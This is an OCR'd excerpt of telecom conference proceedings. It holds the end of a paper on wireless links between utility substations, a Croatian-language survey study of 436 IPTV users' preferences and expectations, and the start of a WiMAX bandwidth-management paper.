!
interface FastEthernet0.3017
 encapsulation dot1Q 3017
 no ip route-cache
 bridge-group 2
```

For each network, separate OSPF routing protocol is defined on the next Layer 3 network device.

IV. THE PROS AND CONS OF WIRELESS CONECTIVITY

The main reason for using wireless technology in connecting locations to unique IP network is to be independent from external network service providers. Problem solving communication is easier with the devices where possibility of immediate intervention exits as opposed to situation where external network service provider has to be involved in problem solving process. Another reason is to reduce the costs of communications network renting since the calculation leads to information that investment in wireless technology pays off already after 1-2 years, depending on the speeds that are rented from the external network service providers. The data transfer rate of wireless connection is typically greater than the speed of rented connections.

When using own wireless network higher availability is recorded in comparison to rented connections because the external network service provider often announces interruptions in certain sections of rented connections. Although the scheduled interruptions occur during the night, for the process informatics system such interruptions can mean a serious problem. With rented connections, the frequency of unexpected problems on the network is also very common, and problem solving depends on external network service providers, while with own infrastructure problem solving can be started immediately.

The basic security of wireless network is solved by configuring point-to-point network that does not allow connection of additional clients to this wireless network. The main parameter of the wireless network (SSID) is not announced, the authentication of end-devices is performed by using the WPA Protocol with pre-shared key and TKIP encryption. When using rented connection, packets go through devices of external network service provider, therefore safety and integrity of data may be impaired.

V. CONCLUSION

Optical infrastructure is often unavailable to certain locations outside of the main optical paths, but the connectivity is needed because of the increasing number of systems that require constant communication with the rest of the network. Such locations are substations, which are on a greater or lesser distances from the objects that are equipped with optical infrastructure. One way to connect these isolated locations is the use of connections rented by the external network service providers or by the use of the wireless communication. The use of wireless communication reduces the costs of renting the communication paths. Although initial costs are higher, over a certain period of time investment proves to be cost effective. Data transfer speeds satisfy the required bandwidth and with the development of the technology it is possible to multiply the speed increase in comparison to the speed of the rented connections. The process network security problem is solved in the same way as with the optical infrastructure, using VRF-Lite technology. In that way, there is no deviation from the process network secure policy. Wireless network security meets the basic criteria, although there is room for improvement, which would raise the safety to a higher level.

REFERENCES

[1] http://www.cisco.com/en/US/docs/switches/lan/catalyst4500/12.2/31sg/configuration/guide/vrf.pdf

[2] http://www.cisco.com/en/US/docs/wireless/antenna/installation/guide/ant1949.

[3] V.Šimunić, N.Milinović, Povezivanje procesnih sustava HEP OPS-a putem višeuslužne IP mreže HEP-a, Cigre 8 Symphosium on EES management system, Cavtat, 9 - 12 November 2008

[4] http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

[5] http://www.cisco.com/en/US/products/hw/wireless/ps4570/products_configuration_example09186a00801c40b6.shtml

Istraživanje o preferencijama i očekivanjima hrvatskih IPTV korisnika

B. Jukić
Ericsson Nikola Tesla d.d.
Krapinska 45, Zagreb, Hrvatska
e-mail: boris.jukic@ericsson.com

Posljednjih nekoliko godina dolazi do velikih promjena u telekom sektoru. Od visoko profitabilne industrije koja je godinama bilježila rast poslovanja, telekom industrija u posljednje vrijeme prolazi kroz turbulentno razdoblje. Telekom operatori, suočeni s padom prihoda i sve većim pritiskom na održanje korisničke baze u području fiksne telefonije, traže nove izvore prihoda uz zadržavanje vlastitih korisnika i privlačenje novih korisnika. Uz već postojeće napredne tehnologije za fiksni i mobilni prijenos podataka, IP televizija je prepoznata kao jedan od glavnih pokretača razvoja poslovnih modela telekom operatora.

Osnovna ideja ovog rada je sagledati utjecaj IP televizije na evoluciju poslovnih modela telekom operatora u Hrvatskoj, a temeljni doprinos rada je sadržan u rezultatima provedenog empirijskog istraživanja.

Rezultati empirijskog istraživanja, koje je obuhvatilo 436 ispitanika iz cijele Hrvatske, daju uvid u preferencije i očekivanja hrvatskih korisnika na IPTV uslugu, te daju smjernice za daljnji razvoj IPTV poslovnih modela telekom operatora u Hrvatskoj.

Poznavanje navika i očekivanja krajnjih korisnika je nužan preduvjet za prilagodbu korisničkih paketa. Integracijom IPTV usluge s klasičnim komunikacijskim uslugama, telekom operatori su u mogućnosti ponuditi krajnjim korisnicima nove inovativne usluge prilagođene njihovim željama i potrebama koje se mogu konzumirati bilo kad, bilo gdje i na bilo kojem uređaju.

I. UVOD

Doživljaj gledanja televizije godinama je bio istovjetan. Nekoliko različitih tehnoloških skokova koji su se dogodili u posljednjih 80-tak godina, kao što su uvođenje televizije u boji, izum daljinskog upravljača, pojava videorekordera te televizora ravnih ekrana, nisu bitno promijenili doživljaj gledanja televizije. Do prije nekoliko godina televizor je služio prvenstveno za gledanje TV programa, te filmova putem različitih kućnih uređaja za reprodukciju. Osobno računalo se koristilo za potrebe posla, edukacije, traženja informacija putem interneta i dr. Iz perspektive konzumiranja video sadržaja računalo se uglavnom koristilo za gledanje sadržaja generiranog od strane krajnjih korisnika (engl. *user generated content*) te u određenoj mjeri za gledanje filmova, dok je gledanje TV programa putem računala bilo zanemarivo. Pojavom Internet protokol televizije (IPTV) došlo je do velikog skoka u evoluciji televizije. Po prvi puta je internetsko (PC) iskustvo konzumiranja video sadržaja, koje uključuje personalizaciju i interaktivnost, preneseno u dnevni boravak. U kombinaciji s ležernošću koju nudi gledanje video sadržaja na velikom ekranu televizora, gledateljima je omogućen potpuno novi doživljaj gledanja televizije.

Telekom operatori su prepoznali IPTV uslugu kao glavni pokretač koji će generirati rast poslovanja njihovih kompanija narednih 10-tak godina. U kombinaciji s mobilnom televizijom tradicionalna televizija će u bliskoj budućnosti evoluirati u konvergentnu televiziju koja će istovremeno biti interaktivna i personalizirana.

IPTV usluga u Hrvatskoj je već ostvarila značajan uspjeh u svjetskim razmjerima. Primjerice, IPTV usluga na svjetskoj razini zauzima 5% tržišta distribucije televizijskog sadržaja i 2% svjetskih kućanstava. Hrvatska s penetracijom IPTV usluge od 25% trenutno zauzima 4. mjesto u svijetu, dok primjerice vodeći Hong Kong ima penetraciju od 37% [1].

Upravo zbog toga jedan od glavnih čimbenika za uspjeh i daljnje širenje IPTV usluge u Hrvatskoj je kvalitetna ponuda prilagođena hrvatskim potrošačima. S obzirom da svako tržište, pa tako i hrvatsko, nosi svoje specifičnosti, dobro poznavanje navika i očekivanja potrošača je ključ za uspjeh. Tu se prvenstveno misli na što kvalitetnije kreirane korisničke pakete, gdje je pravilna ravnoteža između cijene, mogućnosti kreiranja paketa po vlastitoj želji, dodatne usluge i naravno kvaliteta presudna za uspjeh IPTV usluge, a pogotovo u usporedbi s drugim načinima distribucije televizijskog sadržaja (zemaljska televizija, kabelski operatori, satelitska televizija, itd.).

Cilj ovog znanstvenog rada je istražiti utjecaj IPTV usluge na razvoj poslovnih modela telekom operatora u Hrvatskoj. Kroz empirijsko istraživanje cilj je sagledati očekivanja hrvatskih korisnika na IPTV uslugu u budućnosti, identificirati glavne motive za korištenje IPTV-a te koje od dodanih usluga su hrvatskim korisnicima najatraktivnije.

II. INSTRUMENT ISTRAŽIVANJA

Osnovni instrument istraživanja je anketni upitnik [2] koji se sastoji od 11 pitanja, a koji je kreiran u skladu s problemima istraživanja.

Anketni upitnik se sastoji od tri skupine pitanja:

- Opći podaci o ispitaniku
- Ciljana pitanja o trenutnim preferencijama te motivima za korištenje IPTV usluge

- Ciljana pitanja o očekivanjima hrvatskih korisnika na IPTV uslugu u budućnosti

Za potrebe ovog istraživanja korištena je metoda slučajnog uzorka te se vodilo računa da uzorak bude reprezentativan. Ovim anketnim upitnikom prvenstveno je ciljana skupina radno sposobnog stanovništva u Republici Hrvatskoj. S obzirom na ciljanu skupinu poželjno je da uzorak bude čim veći, kako bi uzorak bio reprezentativan. Korišten je neizravan i izravan pristup pri provođenju anketnog upitnika i to koristeći WEB anketu te direktnim anketiranjem koristeći anketni upitnik u tiskanom obliku.

III. UZORAK I NAČIN PRIKUPLJANJA

Anketu je sveukupno popunilo 436 sudionika (tablica I.). Radi provjere reprezentativnosti uzorka izračunat ćemo interval pouzdanosti (engl. *confidence interval – CI*) uz 95% razinu pouzdanosti u varijanti „najlošije" proporcije od 0,5 (proporcija za koju je interval pouzdanosti najveći) [3].

TABLICA I: VELIČINA UZORKA

Uzorak prikupljen koristeći on-line WEB anketu	373
Uzorak prikupljen koristeći anketu u tiskanom obliku	63
Ukupni uzorak	**436**

Interval pouzdanosti izračunavamo po formuli,

$$CI = Z_{0,025}\sqrt{((p(1-p))/n)}, \quad (1)$$

gdje je koeficijent pouzdanosti $Z_{0,025}$ za 95% razinu pouzdanosti očitan iz tablice površine ispod normalne distribucije iznosi 1,96, p je proporcija od 0,5 dok je n veličina uzorka 436. Prema tome, interval pouzdanosti iznosi 0,0469. Dakle, u ukupnoj populaciji s 95% sigurnošću možemo reći da je proporcija u rasponu od 0,5±0,0469 te sukladno tome možemo ustvrditi da uzorak od 436 ispitanika predstavlja reprezentativan uzorak u ispitivanoj populaciji.

Segmentacija uzorka je rađena po spolu, te po dobnoj skupini. Za potrebe istraživanja uzorak je segmentiran u 5 dobnih skupina. S obzirom da je prema statistici svjetske zdravstvene organizacije [4] prosječni očekivani životni vijek u Hrvatskoj 76 godina (72 godine za muškarce, te 79 godina za žene), napravljena je segmentacija na 5 jednakih dobnih skupina u rasponu od 15 godina. Dobne skupine su: 15 ili manje godina, 16 – 30 godina, 31 – 45 godina, 46 – 60 godina, te 61 i više godina. Kako istraživanje cilja radno sposobno stanovništvo, relevantni su rezultati za četiri „gornje" dobne skupine odnosno za populaciju stariju od 15 godina.

IV. REZULTATI ISTRAŽIVANJA

U tablici II. Možemo vidjeti distribuciju uzorka prema spolu i dobnoj skupini. Kako istraživanje cilja radno sposobno stanovništvo Hrvatske, jedan odgovor iz dobne skupine 15 ili manje godina možemo zanemariti.

Odluke vezane uz odabir i korištenje IPTV usluge u prvom redu donose osobe iz kategorije radno sposobnog stanovništva te je i bilo za očekivati da osobe mlađe od 15 godina neće biti zainteresirane za sudjelovanje u anketi, što su rezultati ankete i pokazali.

TABLICA II: DISTRIBUCIJA UZORKA PREMA DOBNOJ SKUPINI I SPOLU

	Spol				
Dobna skupina	**M**	**%**	**Ž**	**%**	**Ukupno**
15 i manje	0	0%	1	0,2%	1
16 - 30	111	25,6%	68	15,6%	179
31 - 45	125	28,7%	62	14,2%	187
46 - 60	20	4,6%	30	6,9%	50
61 i više	7	1,6%	12	2,8%	19
	Ukupni uzorak				**436**

A. *Motivi za korištenje IPTV usluge*

Motivi za korištenje IPV usluge analizirani su kroz dva pitanja u anketnom upitniku, gdje se jedno pitanje fokusira na motive za uvođenje/promjenu IPTV usluge, dok je drugo pitanje usmjereno na analizu važnosti postojećih mogućnosti odnosno funkcionalnosti u sklopu IPTV usluge.

Prvo pitanje glasi: *„Koji su po Vama glavni motivi za uvođenje/promjenu IPTV usluge?"*, a ponuđeni su slijedeći odgovori:


- Cijena
- Paketi usluga (zajednički račun za TV, internet i telefon (2u1, 3u1, Duo, Trio))
- Dodatne usluge (videoteka, snimalica, interaktivni TV vodič, usluga vremenskog pomaka, itd.)
- Veći broj kvalitetnih TV kanala
- Gašenje analognog TV signala
- Bolja kvaliteta slike (uključujući HD TV)
- Ostalo:.

Između ponuđenih odgovora moguće je bilo odabrati više odgovora, ali do maksimalno tri ponuđena odgovora, s obzirom da u velikoj većini slučajeva motiv za uvođenje IPTV usluge nije jednoznačan, već više različitih faktora doprinosi odluci o uzimanju ili promjeni IPTV korisničkog paketa.

Na slici 1. možemo vidjeti koji su glavni motivi za uvođenje odnosno promjenu IPTV usluge.

Najveći broj ispitanika (54,4%) vidi pakete usluga kao glavni motiv za uvođenje ili promjenu IPTV usluge.

Na drugom mjestu s 49,1% je veći broj kvalitetnih TV kanala, dok je na trećem mjestu s 39% bolja kvaliteta slike. Dodatne usluge s 35,1% također su visoko pozicionirane na listi motivacijskih faktora za uvođenje i promjenu IPTV usluge.



Slika 1: Glavni motivi za uvođenje ili promjenu IPTV usluge

Drugo pitanje je usmjereno na analizu važnosti postojećih mogućnosti odnosno funkcionalnosti u sklopu IPTV usluge. IPTV usluga, u usporedbi s „tradicionalnom“ distribucijom TV signala koristeći radiodifuziju, nudi puno više od samog prijama TV programa. Osnovna razlika su dodatne interaktivne usluge kao videoteka, snimalica i dr.. Sve trenutno dostupne funkcionalnosti u sklopu IPTV usluge nemaju jednaku „vrijednost“ za korisnike. Sagledavanje trenutnih preferencija hrvatskih korisnika važno je i radi boljeg razumijevanja budućih očekivanja korisnika na IPTV uslugu.

U istraživanju je napravljena analiza deset „uobičajenih“ mogućnosti/funkcionalnosti u sklopu IPTV usluga koje su trenutno dostupne na hrvatskom tržištu. Provjera važnosti pojedine mogućnosti/funkcionalnosti IPTV usluge, napravljena je koristeći petostupanjsku Likterovu[1] ljestvicu, odnosno skalu procjene. Važnost u skali procjene je kodirana od 1 (za nevažno) do 5 (za jako važno).

U tablici IV. vidimo usporedbu srednje vrijednosti, standardne devijacije te koeficijenta varijacije svih varijabli koje su ispitivane.

Uspoređujući rezultate iz tablice IV. interesantno je za primijetiti da koeficijent varijance skoro pa linearno raste s padom srednje vrijednosti ispitivane varijable. Odnosno, rezultati za varijablu s većom srednjom vrijednosti su ujedno i homogeniji. To nam ukazuje na činjenicu da su ispitanici prvenstveno ocjenjivali funkcionalnosti koje su im važnije, u rasponu od srednje važno do jako važno, te je ujedno koeficijent varijacije za te varijable manji. Manje važne funkcionalnosti, su različito ocjenjivane. Dio ispitanika ih je ocijenio u rasponu od nevažno do manje važno, dok se dio ispitanika odlučio za „neutralnu“ ocjenu, srednje važno. Iz tog razloga proizlazi činjenica da je koeficijent varijacije puno veći za varijable s nižom srednjom vrijednosti.

[1] Prema autoru Rensisu Likteru (1903 – 1981)

TABLICA IV: SREDNJA VRIJEDNOST, STANDARDNA DEVIJACIJA I KOEFICIJENT VARIJACIJE SVIH ISPITIVANIH VARIJABLI

Varijabla	Srednja vrijednost	Standardna devijacija	Koeficijent varijacije
Kvaliteta slike (uključujući HD kanale)	**4,289**	**0,899**	**20,96%**
Veliki broj/izbor TV kanala	4,000	1,001	25,03%
Videoteka (s velikim brojem/izborom filmova)	2,963	1,273	42,97%
Snimalica (snimanje TV programa bez dodatnih uređaja u kući)	3,085	1,256	40,70%
Paketi usluga (zajednički račun za TV, internet i telefon (2u1, 3u1, Duo, Trio))	3,677	1,220	33,18%
Prikaz broja pozivatelja na TV-u	2,484	1,214	48,87%
Internet preko TV-a	2,839	1,251	44,06%
Roditeljska zaštita (ograničenje pristupa djeci neprimjerenom sadržaju)	3,239	1,407	43,45%
Interaktivni TV vodič (EPG)	3,438	1,209	35,15%
Usluga vremenskog pomaka (pauziranje programa, vraćanje na početak, itd.)	3,479	1,189	34,17%

Rezultati pokazuju da još uvijek dobar dio korisnika od IPTV usluge očekuje veću kvalitetu „bazične“ usluge, odnosno veću kvalitetu prijama TV kanala (bolju sliku). To ukazuje na činjenicu, da je prijam i kvaliteta TV kanala „van“ IPTV usluge na nezadovoljavajućem nivou te korisnici uzimanjem IPTV pretplate prvenstveno očekuju poboljšanje kvalitete TV signala. Osim kvalitete slike, visoko na ljestvici važnosti je i veći broj te izbor TV kanala. U Hrvatskoj je, do unazad nekoliko godina, većina korisnika za prijam TV signala koristila analognu zemaljsku TV antenu. Dio tih korisnika je osim analogne TV antene u paraleli koristio i satelitsku antenu (bilo analognu ili digitalnu). Tek manji dio korisnika je koristio kabelsku televiziju za prijam TV signala. Korisnici kabelske televizije već duže vrijeme mogu uživati u kvalitetnijem TV signalu, iako kvaliteta analogne kabelske televizije nije na razini digitalnog prijama TV signala, još uvijek je ta kvaliteta daleko veća od kvalitete koja se, u prosjeku, mogla dobiti koristeći analognu TV antenu.

Hrvatska spada među zemlje s najvećom penetracijom IPTV usluge na svijetu (na 4. mjestu) [1], dok je penetracija kabelske televizije niska. Niska penetracija kabelske televizije je ujedno zaslužna i za veliki uspjeh IPTV usluge u Hrvatskoj. To ujedno pojašnjava razloge visoke važnosti kvalitete slike i velikog izbora TV kanala kod hrvatskih korisnika što je postalo dostupno većem broju korisnika tek dolaskom IPTV usluge.

Iako su IP televizija i kabelska TV tehnološki potpuno različite, iz perspektive krajnjeg korisnika to su vrlo slične usluge. Primarna namjena i jedne i druge tehnologije je distribucija televizijskog signala do krajnjih korisnika odnosno pretplatnika. Ono što čini razliku između pojedinih načina distribucije televizijskih kanala je doživljaj krajnjeg korisnika, bilo da je riječ o kvaliteti prijama, dodatnim uslugama i dr.

B. IPTV usluga u budućnosti

Očekivanja hrvatskih korisnika na IPTV uslugu u budućnosti je analizirano kroz pitanje koje glasi: „*U sklopu IPTV ponude u budućnosti, rado biste vidjeli?*“. U samom pitanju ponuđeno je više različitih funkcionalnosti, mogućnosti odnosno koncepata koje trenutno nisu dostupni u sklopu IPTV ponude u Hrvatskoj, te se od ispitanika tražilo da identificiraju funkcionalnost ili koncept koji bi željeli vidjeti u sklopu IPTV ponude u budućnosti. Svaki ispitanik ima mogućnost odabrati više različitih funkcionalnosti ovisno o vlastitim preferencijama.

Na izbor su ponuđene slijedeće funkcionalnosti odnosno koncepti:


- Gledanje TV emisija i filmova bez reklama
- TV sadržaj dostupan na 3 ekrana (TV, mobitel, računalo)
- Kreiranje TV paketa kanala po izboru (npr. korisnik sam bira TV kanale za osnovni ili proširen paket)
- Gledanje TV emisija neovisno o rasporedu emitiranja (čak i unaprijed)
- PP (reklame) prilagođene vašim osobnim interesima (veći udio reklama koje su vama interesantne)
- Kupovanje proizvoda putem TV-a (npr. opcija kupnje/narudžbe nakon reklame)
- TV glasanje ili donacije (koristeći daljinski upravljač umjesto telefona)
- Naručivanje hrane putem TV-a (pizza, grill, sandwich, itd.)
- Pristup društvenim mrežama na TV-u (Facebook, Twitter, itd.)
- Klađenje/loto putem TV-a
- Bežično povezivanje svih uređaja u kući
- Ostalo:

Treba naglasiti da je sve navedene funkcionalnosti ili koncepte tehnički moguće već danas realizirati, pitanje je samo investicije u tehničko rješenje, te kreiranja adekvatnog poslovnog modela.

Kako bi se određena dodatna usluga ponudila pretplatnicima potrebno je zadovoljiti više različitih kriterija:

- implementirati tehničko rješenje potrebno za realizaciju te usluge,
- provjeriti postoje li određena ograničenja za realizaciju same usluge,
- provjeriti postoje li kakve pravne zapreke za realizaciju takve usluge,
- dogovoriti s vlasnicima sadržaja prava na distribuciju sadržaja i sl.

Međutim, da bi uopće krenuli u sve ove aktivnosti, telekom operatori prvo moraju analizirati koje su to usluge koje će biti prihvaćene od strane hrvatskih korisnika. Kako svaka država nosi svoje specifičnosti, uspjeh usluge u jednoj državi ne garantira uspjeh u drugoj državi. Stoga, bolje razumijevanje preferencija i očekivanja hrvatskih korisnika na IPTV uslugu u budućnosti je preduvjet za osiguranje uspjeha plasmana određenog korisničkog paketa ili nove napredne usluge/funkcionalnosti.



Slika 2: Funkcionalnosti ili koncepti koje bi hrvatski korisnici željeli vidjeti u sklopu IPTV ponude u budućnosti

Na slici 2. vidimo koje od ponuđenih funkcionalnosti ili koncepata bi hrvatski korisnici najradije vidjeli u sklopu IPTV ponude u budućnosti. Kako je svaki ispitanik mogao odabrati više različitih funkcionalnosti odnosno koncepata, tako i suma svih odgovora uvelike prelazi veličinu uzorka.

Čak 79,4% svih ispitanika željelo bi imati mogućnost gledanja TV emisija i filmova bez reklama. Na drugom mjestu funkcionalnosti ili koncepata, rado viđenih u sklopu IPTV ponude u budućnosti, je gledanje TV emisija neovisno o rasporedu emitiranja (čak i unaprijed) sa 61,9%. Treće mjesto zauzima kreiranje TV paketa kanala po izboru za što se izjasnilo 59,4% ispitanika. U koncept koji preferira veći broj ispitanika spada još i bežično

povezivanje svih uređaja u kući što bi rado imalo na raspolaganju 47,2% svih ispitanika.

Interesantno je napraviti analizu, postoji li razlika u očekivanjima hrvatskih korisnika na IPTV uslugu u budućnosti ovisno o dobnoj skupini?

TABLICA V: USPOREDBA RANGIRANJA RAZLIČITIH FUNKCIONALNOSTI/KONCEPATA OVISNO O DOBNOJ SKUPINI

	Dobna skupina			
Funkcionalnost/koncept	**16-30**	**31-45**	**46-60**	**61 i više**
Gledanje TV emisija i filmova bez reklama	82,7%	74,9%	80,0%	94,7%
TV sadržaj dostupan na 3 ekrana (TV, mobitel, računalo)	35,2%	27,3%	26,0%	31,6%
Kreiranje TV paketa kanala po izboru (npr. korisnik sam bira TV kanale za osnovni ili prošireni paket)	60,3%	63,6%	42,0%	57,9%
Gledanje TV emisija neovisno o rasporedu emitiranja (čak i unaprijed)	65,9%	66,3%	46,0%	26,3%
PP (reklame) prilagođene vašim osobnim interesima (veći udio reklama koje su vama interesantne)	9,5%	9,1%	6,0%	10,5%
Kupovanje proizvoda putem TV-a (npr. opcija kupnje/narudžbe nakon reklame)	10,6%	12,3%	6,0%	15,8%
TV glasanje ili donacije (koristeći daljinski upravljač umjesto telefona)	8,9%	15,5%	16,0%	5,3%
Naručivanje hrane putem TV-a (pizza, grill, sandwich, itd.)	22,9%	18,2%	12,0%	10,5%
Pristup društvenim mrežama na TV-u (Facebook, Twitter, itd.)	19,0%	18,7%	12,0%	0,0%
Kladenje/loto putem TV-a	11,2%	7,0%	2,0%	5,3%
Bežično povezivanje svih uređaja u kući	49,2%	47,1%	48,0%	31,6%

U tablici V. možemo vidjeti usporedbu kako je određena funkcionalnost ili koncept rangiran ovisno o dobnoj skupini. Podcrtano je označeno kojoj dobnoj skupini je koja funkcionalnost/koncept najatraktivnija.

Primjećujemo da je „gledanje TV emisija i filmova bez reklama“ najatraktivnija funkcionalnost svim dobnim skupinama u usporedbi s ostalima funkcionalnostima ili konceptima, međutim, tu se izdvaja najstarija dobna skupina, 61 i više godina, gdje čak 94,7% ispitanika te dobi bi rado imalo navedenu funkcionalnost dostupnu unutar IPTV ponude u budućnosti. Osim toga, navedena dobna skupina se također ističe i u preferiranju PP (reklama) prilagođenim njihovim osobnim interesima (10,5%), te mogućnosti kupovanja proizvoda putem TV-a (15,8). Očito je da stariju populaciju najviše smetaju reklamni blokovi koji „prekidaju“ TV emisije i filmove.

Najmlađa dobna skupina koja je analizirana, od 16 do 30 godina, prednjači u preferiranju nekoliko različitih funkcionalnosti/koncepata. Ako analiziramo koje su to funkcionalnosti/koncepti koje mlađa populacija (16-30 godina) više preferira u usporedbi s ostalim dobnim skupinama, vidimo da su to stvari koje velika većina već sad konzumira koristeći druge tehnologije (internet, mobilna telefonija, i dr.), te bi ih rado vidjela i u sklopu IPTV ponude.

Tako npr. mlađa populacija bi najradije vidjela mogućnost pristupa Facebooku ili Twitteru koristeći TV uređaj (19%), dok starijoj populaciji ta funkcionalnost uopće nije interesantna (0%).


Činjenica da starija populacija najviše preferira mogućnost gledanja TV emisija i filmova bez reklama, a mlađa populacija se ističe u preferiranju mogućnosti pristupa Facebooku ili Twitteru je očekivana. Međutim, činjenica da starija populacija u usporedbi s ostalim dobnim skupinama najviše preferira ciljano oglašavanje i mogućnost kupovine preko TV-a, može biti donekle iznenađujuće, s obzirom da bi mogli prije očekivati da će te funkcionalnosti biti atraktivnije mlađim korisnicima. Ovo još jednom dokazuje da je radi boljeg upoznavanja preferencija i očekivanja hrvatskih korisnika potrebno napraviti kvalitetnu analizu.

Ovakav podatak može biti od iznimne koristi marketinškim kućama pri osmišljavanju kampanja, a također daje uvid telekom operatorima koja populacija je najpoželjniji segment za ciljano oglašavanje.

Nakon što je napravljena analiza koje su to funkcionalnosti/koncepti koje bi hrvatski korisnici htjeli vidjeti u sklopu IPTV ponude u budućnosti, interesantno je pogledati jesu li hrvatski korisnici spremni platiti neke od dodatnih usluga koje su identificirali kao poželjne.

Jedno od pitanja iz anketnog upitnika analizira spremnost hrvatskih korisnika na plaćanje dodatnih naprednih usluga.

Na slici 3. možemo vidjeti koji je postotak ispitanika u ukupnom uzorku spreman platiti dodatne napredne usluge.



Slika 3: Jeste li spremni dodatno platiti neke od gore navedenih usluga?

Rezultati pokazuju da je ipak većina ispitanika (njih 56%) spremno dodatno platiti neke od navedenih naprednih usluga.

Analizom rezultata prethodnih pitanja dolazi se do saznanja o očekivanjima hrvatskih korisnika na IPTV uslugu u budućnosti te spremnosti na plaćanje tih istih usluga, te koje su razlike između različitih segmenata populacije (dobne skupine i spol).

Rezultati ovog istraživanja uvelike mogu pomoći telekom operatorima prilikom kreiranja novih korisničkih paketa.

V. ZAKLJUČAK

S ciljem boljeg razumijevanja smjera evolucije IPTV usluge u Hrvatskoj, provedeno je istraživanje o preferencijama i očekivanjima hrvatskih potrošača u pogledu IPTV usluge.

Kao rezultat istraživanja napravljena je analiza glavnih motiva za korištenje IPTV-a, identificirane su dodatne usluge koje su hrvatskim korisnicima najatraktivnije, te je napravljen uvid u očekivanja hrvatskih korisnika na IPTV uslugu u budućnosti.

Na kraju, može se zaključiti da će rezultati ovog istraživanja doprinijeti razvoju ovog području, te će pružiti kvalitetan uvid u sklonosti i očekivanja hrvatskih korisnika u pogledu IPTV usluge, što će pomoći telekom operatorima u Hrvatskoj pri osmišljavanju novih poslovnih modela.

LITERATURA

[1] Informa Telecoms & Media; IPTV 5th edition, 2009

[2] Jukić, B., Anketni upitnik: Istraživanje o preferencijama i očekivanjima hrvatskih potrošača u pogledu IPTV usluge, 2010.

[3] Biljan-August, M., Pivac, S., Štambuk, A., Statistička analiza u ekonomiji, Ekonomski fakultet Sveučilišta u Rijeci, Rijeka, 2009.

[4] Mortality data, World Health Organization, Geneva, 2010, www.who.int/healthinfo/statistics/mortality/en

NETWORK MANAGEMENT

An Optimum Scheme for WiMAX Bandwidth Management Using Dynamic Channel Allocation

Mamoun F. Al-Mistarihi*, Moad Y. Mowafi ** and Mohammad S. Marei*
* Jordan University of Science and Technology/Electrical Engineering Department, Irbid, Jordan
** Jordan University of Science and Technology /Network Engineering and Security Department, Irbid, Jordan
mistarihi@just.edu.jo, mowafi@just.edu.jo, aj_bone84@yahoo.com

Abstract - WiMAX is a promising technology that provides broadband wireless access and supports high data rate, wide service coverage, and strong QoS. The uplink bandwidth management in WiMAX networks is one of the important issues that requires effectively allocating the bandwidth among contending users according to their services. In this paper, an efficient bandwidth management scheme, named WiMAX Dynamic Channel Allocation Scheme (WDCAS), is proposed. The scheme uses the cognitive radio for dynamic channel allocation in order to improve the bandwidth utilization while satisfying the QoS requirements. A queuing model based on the maximum entropy principle for performance analysis is introduced, and closed-form expressions for the state probability and the blocking probability are obtained. The simulation results show that the proposed scheme has a better performance than existing schemes, in terms of bandwidth utilization and network throughput.

Keywords: Bandwidth management scheme, Dynamic channel allocation, Maximum entropy, Queuing theory, WiMAX.

I. INTRODUCTION

The Worldwide Interoperability for Microwave Access (WiMAX) is a technology for broadband wireless access. It provides high data rate, wide service coverage and strong quality of service (QoS) [1-4]. WiMAX is based on the IEEE 802.16 standard for Broadband Wireless Access, and it has two main types: Fixed WiMAX, based on the IEEE 802.16-2004 standard [5], and Mobile WiMAX, based on the IEEE 802.16e-2005 standard [6]. Fixed WiMAX is designed for providing fixed broadband services and is usually used as an alternative to cable and DSL. Mobile WiMAX is an improvement of the IEEE 802.16-2004 standard and is designed for providing mobile and fixed broadband services [7,8].

